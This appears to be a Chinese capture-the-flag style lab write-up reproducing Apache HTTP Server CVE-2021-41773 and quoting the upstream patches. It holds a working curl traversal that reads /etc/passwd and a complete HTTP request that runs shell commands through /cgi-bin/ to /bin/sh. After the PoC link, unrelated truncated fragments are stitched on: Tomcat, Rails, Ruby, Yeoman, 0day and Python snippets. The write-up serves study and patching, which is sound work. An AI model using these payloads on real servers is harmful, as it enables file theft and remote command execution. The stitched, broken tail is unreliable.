一、漏洞概述
Apache HTTP Server(简称 Apache)是开源的 Web 服务器,可以在大多数计算机操作系统中运行,由于其多平台和安全性被广泛使用,是最流行的 Web 服务器端软件之一。它快速、可靠并且可通过简单的 API 扩展,将 Perl/Python 等解释器编译到服务器中。
Apache 披露了一个在 Apache HTTP Server 2.4.49 上引入的漏洞,称为 CVE-2021-41773。同时发布了2.4.50更新,修复了这个漏洞。该漏洞允许攻击者绕过路径遍历保护,使用编码并读取网络服务器文件系统上的任意文件。运行此版本 Apache 的 Linux 和 Windows 服务器都受到影响。此漏洞是在 2.4.49 中引入的,该补丁旨在提高 URL 验证的性能。可以通过对“.”进行编码来绕过新的验证方法。如果 Apache 网络服务器配置未设置为“要求全部拒绝”,则漏洞利用相对简单。通过对这些字符进行编码并使用有效负载修改 URL,可以实现经典的路径遍历。
——https://blog.csdn.net/qq_48985780/article/details/120973100
三、漏洞原理
四、漏洞复现环境
Kali Linux + Vulfocus
渗透机:Kali Linux
靶机:Vulfocus
五、实验步骤

1.开启镜像环境,访问页面

2.使用已经爆出的POC命令尝试查看/etc/passwd中得内容
curl -v --path-as-is http://192.168.117.131:51212/icons/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/etc/passwd


3.brup构造如下数据包,并获取flag,完结撒花
POST /cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh HTTP/1.1
Host: 192.168.117.131:51212
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
If-None-Match: "29cd-5cde381698600-gzip"
If-Modified-Since: Sat, 09 Oct 2021 03:58:16 GMT
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

echo;ls  /tmp
六、修复方式
1)41773——2.4.50版本对ap_normalize_path函数进行修改,补充了如下代码,对.%2e的绕过形式进行了判断,可以避免使用该方法绕过。
if ((path[n] == '.' || (decode_unreserved
    && path[n] == '%'
    && path[++n] == '2'
    && (path[++n] == 'e'
    || path[n] == 'E')))
    && IS_SLASH_OR_NUL(path[n + 1])) {
    /* Wind w back to remove the previous segment */
    if (w > 1) {
        do {
            w--;
        } while (w && !IS_SLASH(path[w - 1]));
    }
    else {
        /* Already at root, ignore and return a failure
            * if asked to.
            */
        if (flags & AP_NORMALIZE_NOT_ABOVE_ROOT) {
            ret = 0;
        }
    }
    /* Move l forward to the next segment */
    l = n + 1;
    if (path[l]) {
        l++;
    }
    continue;
}
————https://xz.aliyun.com/t/10359?page=1
2)42013——2.4.51版本针对该漏洞进行了多处修改,最核心的一处修改是在ap_normalize_path函数中加强了对url编码的校验,如果检测到存在非标准url编码(%+两个十六进制字符)的情况,就返回编码错误,从根本上杜绝了多重编码可能导致的绕过,修复代码如下:
while (path[l] != '\0') {
    /* RFC-3986 section 2.3:
        *  For consistency, percent-encoded octets in the ranges of
        *  ALPHA (%41-%5A and %61-%7A), DIGIT (%30-%39), hyphen (%2D),
        *  period (%2E), underscore (%5F), or tilde (%7E) should [...]
        *  be decoded to their corresponding unreserved characters by
        *  URI normalizers.
        */
    if (decode_unreserved && path[l] == '%') {
        if (apr_isxdigit(path[l + 1]) && apr_isxdigit(path[l + 2])) {
            const char c = x2c(&path[l + 1]);
            if (TEST_CHAR(c, T_URI_UNRESERVED)) {
                /* Replace last char and fall through as the current
                    * read position */
                l += 2;
                path[l] = c;
            }
        }
        else {
            /* Invalid encoding */
            ret = 0;
        }
    }
————https://xz.aliyun.com/t/10359?page=1
七、Poc
补一个自己写的Poc链接——https://www.cnblogs.com/wavesky/p/16399587.html
目录1.漏洞简介2、AJP13协议介绍Tomcat主要有两大功能:3.Tomcat远程文件包含漏洞分析4.漏洞复现 5、漏洞分析6.RCE实现的原理1.漏洞简介2020年2月20日,公开CNVD的漏洞公告中发现ApacheTomcat文件包含漏洞(CVE-2020-1938)。ApacheTomcat是Apache开源组织开发的用于处理HTTP服务的项目。ApacheTomcat服务器中被发现存在文件包含漏洞,攻击者可利用该漏洞读取或包含Tomcat上所有webapp目录下的任意文件。该漏洞是一个单独的文件包含漏洞,依赖于Tomcat的AJP(定向包协议)。AJP自身存在一定缺陷,导致存在可控
如何使此根路径转到:“/dashboard”而不仅仅是http://example.com?root:to=>'dashboard#index',:constraints=>lambda{|req|!req.session[:user_id].blank?} 最佳答案 您可以通过以下方式实现:root:to=>redirect('/dashboard')match'/dashboard',:to=>"dashboard#index",:constraints=>lambda{|req|!req.session[:user_id].b
我需要根据字符串路径的长度将字符串路径数组转换为符号、哈希和数组的数组给定以下数组:array=["info","services","about/company","about/history/part1","about/history/part2"]我想生成以下输出,对不同级别进行分组,根据级别的结构混合使用符号和对象。产生以下输出:[:info,:services,about:[:company,history:[:part1,:part2]]]#altsyntax[:info,:services,{:about=>[:company,{:history=>[:part1,:pa
Organization和Image具有一对一的关系。Image有一个名为filename的列,它存储文件的路径。我在Assets管道中包含这样一个文件:app/assets/other/image.jpg。播种时如何包含此文件的路径?我已经在我的种子文件中尝试过:@organization=...@organization.image.create!(filename:File.open('app/assets/other/image.jpg'))#Ialsotried:#@organization.image.create!(filename:'app/assets/other/i
我安装了ruby、yeoman,当我运行我的项目时,出现了这个错误:Warning:Running"compass:dist"(compass)taskWarning:YouneedtohaveRubyandCompassinstalledthistasktowork.Moreinfo:https://github.com/gruUse--forcetocontinue.Use--forcetocontinue.我有进入可变session目标的路径,但它不起作用。谁能帮帮我? 最佳答案 我必须运行这个:geminstallcom
是否有内置的Ruby方法或众所周知的库可以返回对象的整个方法查找链?Ruby查看一系列令人困惑的类(如thisquestion中所讨论)以查找与消息对应的实例方法,如果没有类响应消息,则调用接收方的method_missing。我将以下代码放在一起,但我确信它遗漏了某些情况或者它是否100%正确。请指出任何缺陷并指导我找到一些更好的代码(如果存在)。defmethod_lookup_chain(obj,result=[obj.singleton_class])ifobj.instance_of?Classreturnadd_modules(result)ifresult.last==B
我正在寻找这样解析路由路径的方法:ActionController::Routing.new("post_path").parse#=>{:controller=>"posts",:action=>"index"}应该和url_for相反更新我发现:Whatistheoppositeofurl_forinRails?Afunctionthattakesapathandgeneratestheinterpretedroute?ActionController::Routing::Routes.recognize_path("/posts")所以现在我需要将posts_path转换为“/p
什么是0day漏洞?0day漏洞,是指已经被发现,但是还未被公开,同时官方还没有相关补丁的漏洞;通俗的讲,就是除了黑客,没人知道他的存在,其往往具有很大的突发性、破坏性、致命性。0day漏洞之所以称为0day,正是因为其补丁永远晚于攻击。所以攻击者利用0day漏洞攻击的成功率极高,往往可以达到目的并全身而退,而防守方却一无所知,只有在漏洞公布之后,才后知后觉,却为时已晚。“后知后觉、反应迟钝”就是当前安全防护面对0day攻击的真实写照!为了方便大家理解,中科三方为大家梳理当前安全防护模式下,一个漏洞从发现到解决的三个时间节点:T0:此时漏洞即0day漏洞,是已经被发现,还未被公开,官方还没有相
一:os.path.dirname(__file__)和os.getcwd()importospath=os.path.dirname(__file__)print("os.path.dirname(__file__)方法的结果{}".format(path))path=os.getcwd()print("os.getcwd()方法的结果{}".format(path))该脚本路径为:/User/xxx/Work1.在当前目录/User/xxx/Work运行程序结果:2.在上一级目录/User/xxx运行程序:3.在其他目录/User/xxx/Work/python运行程序:\在其他目录/Us
Paperclip的文档提到,您可以通过将以下代码放在test.rb环境文件中来更改测试的上传路径:Paperclip::Attachment.default_options[:path]="#{Rails.root}/spec/test_files/:class/:id_partition/:style.:extension"我遇到的问题是附件在模型中设置了路径,不会被覆盖:has_attached_file:photo,path:':attachment/:id/:style.:extension'当我运行测试时,文件会上传到/photo/文件夹而不是/spec/test_file
